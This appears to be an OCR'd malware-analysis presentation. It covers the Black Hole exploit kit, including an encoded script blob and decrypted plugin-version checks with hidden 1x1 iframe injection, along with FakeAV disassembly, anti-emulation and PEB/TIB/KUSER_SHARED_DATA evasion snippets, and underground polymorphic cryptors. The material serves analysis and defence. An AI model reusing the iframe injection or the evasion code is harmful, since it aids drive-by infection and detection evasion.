
Obfuscated Black Hole Exploit Script




```
<script>s='73_84_72_90_82_74_83_89_19_92_87_78_89_74_13_12_33_72_74_83_89_74_87_35_
7_35_12_14_32_75_90_83_72_89_78_84_83_5_74_83_73_68_87_74_73_78_87_74_72_89_13_14_9
_21_17_21_17_21_66_32_89_87_94_96_91_70_87_5_53_81_90_76_78_83_41_74_89_74_72_89_34
98_98_17_78_88_41_74_75_78_83_74_73_31_75_90_83_72_89_78_84_83_13_71_14_96_87_74_89
0_87_83_13_20_70_87_87_70_94_20_78_14_19_89_74_88_89_13_52_71_79_74_72_89_19_85_87_
90_87_83_5_89_94_85_74_84_75_5_71_34_34_7_75_90_83_72_89_78_84_83_7_98_17_78_88_56_
1_75_90_83_72_89_78_84_83_13_71_14_96_87_74_89_90_87_83_5_89_94_85_74_84_75_5_71_34
88_89_87_78_83_76_7_11_11_13_20_65_73_20_14_19_89_74_88_89_13_71_14_14_98_17_76_74_
20_76_17_76_74_89_51_90_82_31_75_90_83_72_89_78_84_83_13_71_17_72_14_96_91_70_87_5_
3_72_14_31_73_19_76_74_89_51_90_82_55_74_76_93_14_19_74_93_74_72_13_71_14_31_83_90_
4_96_91_70_87_5_74_34_90_77_78_88_17_72_17_71_17_70_17_76_34_85_70_87_88_74_46_83_9
```

Exploit Kit

Decrypted Exploit script checking version and creating Iframe element.



```
PluginDetect.initScript();
PluginDetect.getVersion(".");
jver=PluginDetect.getVersion("Java","./getJavaInfo.jar");
pdfver=PluginDetect.getVersion("AdobeReader");
flashver=PluginDetect.getVersion('Flash');
```




```
{
 var pifr=document.createElement('IFRAME');
 pifr.setAttribute('width',1);
 pifr.setAttribute('height',1);
 pifr.setAttribute('src',src);document.body.appendChild(pifr)
}
```

Packer Evolution

- Anti Emulation API
- Process Environment Block
- Thread Information Block
- Kuser Shared Data

Packer Evolution

FakeAV without packed layer



```
68 E4 0B 41 00      push offset aBalloontitle ; "BalloonTitle"
B9 C0 0B 41 00      mov  ecx, offset aWarningYourComputerIsInfected ; "WARNING: Your computer is infected"
8D 54 24 18         lea  edx, [esp+450h+var_438]
C7 84 24 4C 04 00+  mov  [esp+450h+var_4], 0
E8 1C FB FF FF      call sub_401010
68 78 0C 41 00      push offset aBalloontext ; "BalloonText"
B9 00 0C 41 00      mov  ecx, offset aWindowsHasDetectedSpywareInfection!Clic ; "Windows has detected spyware infection!"
8D 54 24 18         lea  edx, [esp+450h+var_438]
A3 58 4B 41 00      mov  lpString2, eax
E8 04 FB FF FF      call sub_401010
```

Anti Emulation


- Emulator is a piece of Software used to simulate the behaviour of a system.
- Windows X86 emulator is used to simulate the behaviour of X86 processor.
- Malware authors use tricks to break emulation.

```
PC= 0185  A=FF =255 =11111111  H I N Z C
SP= FF    X=FF =255 =11111111  1 1 1 1 1
    01A9  0F0309     update_ports
    01AC  B651
    01AE  B700
    01B0  B701
    01B2  B702
    01B4  81
    01B5  B657       update
    01B7  B700
    01B9  B658
    01BB  B701
    01BD  B66
Communicati
  0004-           FF 00 02 08 ...
r 268 26f
```

Name	Address	Value
port_a	0000	FF
loop_count	0062	1110000

Add= 0057   Name= irq_test   Value= 80 = 128

Anti Emulation API




```
push    0
push    0
push    0
call    ds:XRegThunkEntry ; Anti Emulation API
sub     eax, 6          ; Needs right return value
jnz     short Junk_Loop
push    0               ; lpdwAddressStringLength
push    0               ; lpszAddressString
push    0               ; lpProtocolInfo
push    0               ; dwAddressLength
push    0               ; lpsaAddress
call    ds:WSAAddressToStringW ; Sets GetLastError value
add     eax, 1
jz      short loc_401421

                        ; CODE XREF: sub_4013E2+21↑j
                        ; sub_4013E2+3D↓j ...
and     eax, 0
sub     eax, eax
jmp     short Junk_Loop
-------------------------------------------------------------

                        ; CODE XREF: sub_4013E2+36↑j
call    ds:GetLastError
sub     eax, 2726h      ; checking error value
jz      short loc_401433
sub     eax, 47h
jnz     short Junk_Loop

                        ; CODE XREF: sub_4013E2+4A↑j
mov     esp, ebp
pop     ebp
retn
```


Anti Emulation API



```
push    esi
mov     esi, offset SetDlgItemTextW
mov     esi, [esi]
add     esi, 2
call    esi
```

FS:30


Process Environment Block



```
mov  eax, 0Dh
add  eax, 16h
add  eax, 0Dh
mov  eax, fs:[eax]   ; fs:[30] PEB
mov  [ebp+var_10], 0FFFFFF66h
mov  [ebp+var_C], eax
mov  [ebp+var_8], 0FFFFFB31h
mov  eax, [ebp+var_C]
mov  ecx, [eax+1F8h] ; PEB + 1F8 (ActivationContextData)
mov  [ebp+var_10], ecx
cmp  [ebp+var_10], 0 ; test value
```

FS:18

Thread Information Block




```
mov  edx, 18h
xor  ecx, 6B42AA20h
mov  eax, fs:[edx]     ; Access TIB
ror  dx, 0Eh
mov  edx, eax
mov  esi, [edx+10h]    ; TIB +10 (FiberData)
shr  esi, 0Ah
add  esi, 0FFFFFFF9h
test esi, esi          ; Check Value
```

KUSER_SHARED_DATA

- Usually mapped at 0x7FFE0000

- Checking the presence of value at 0x7FFE0004 (TickCountMultiplier).

- Values at this structure are also known to be used in obfuscated calls and decryption strings.




```
test dword ptr ds:7FFE0004h, 0FFFFFFFFh
jz   short junk_locn
```

How is this Done ?

Understand Packing using a Polymorphic Cryptor.

Packer Evolution


Cryptors available in underground forums.



✉		Celsius Crypt PE 4 Black Graphics non_pub
✉		K! Cryptor 0.11
✉		Deamon Crypt V2 Public

Packer Evolution

Crum Polymorphic Cryptor



CRUM Cryptor Polymorphic v. 1.0 Public Version | Release date: 10.01.2009

File:

Decryptor section name: .text

Import section name: .idata

Crypt settings:

□ Create backup file.
□ Anti dump.
□ Minimal stub.
□ Change icon

Key Length: 32 byte.

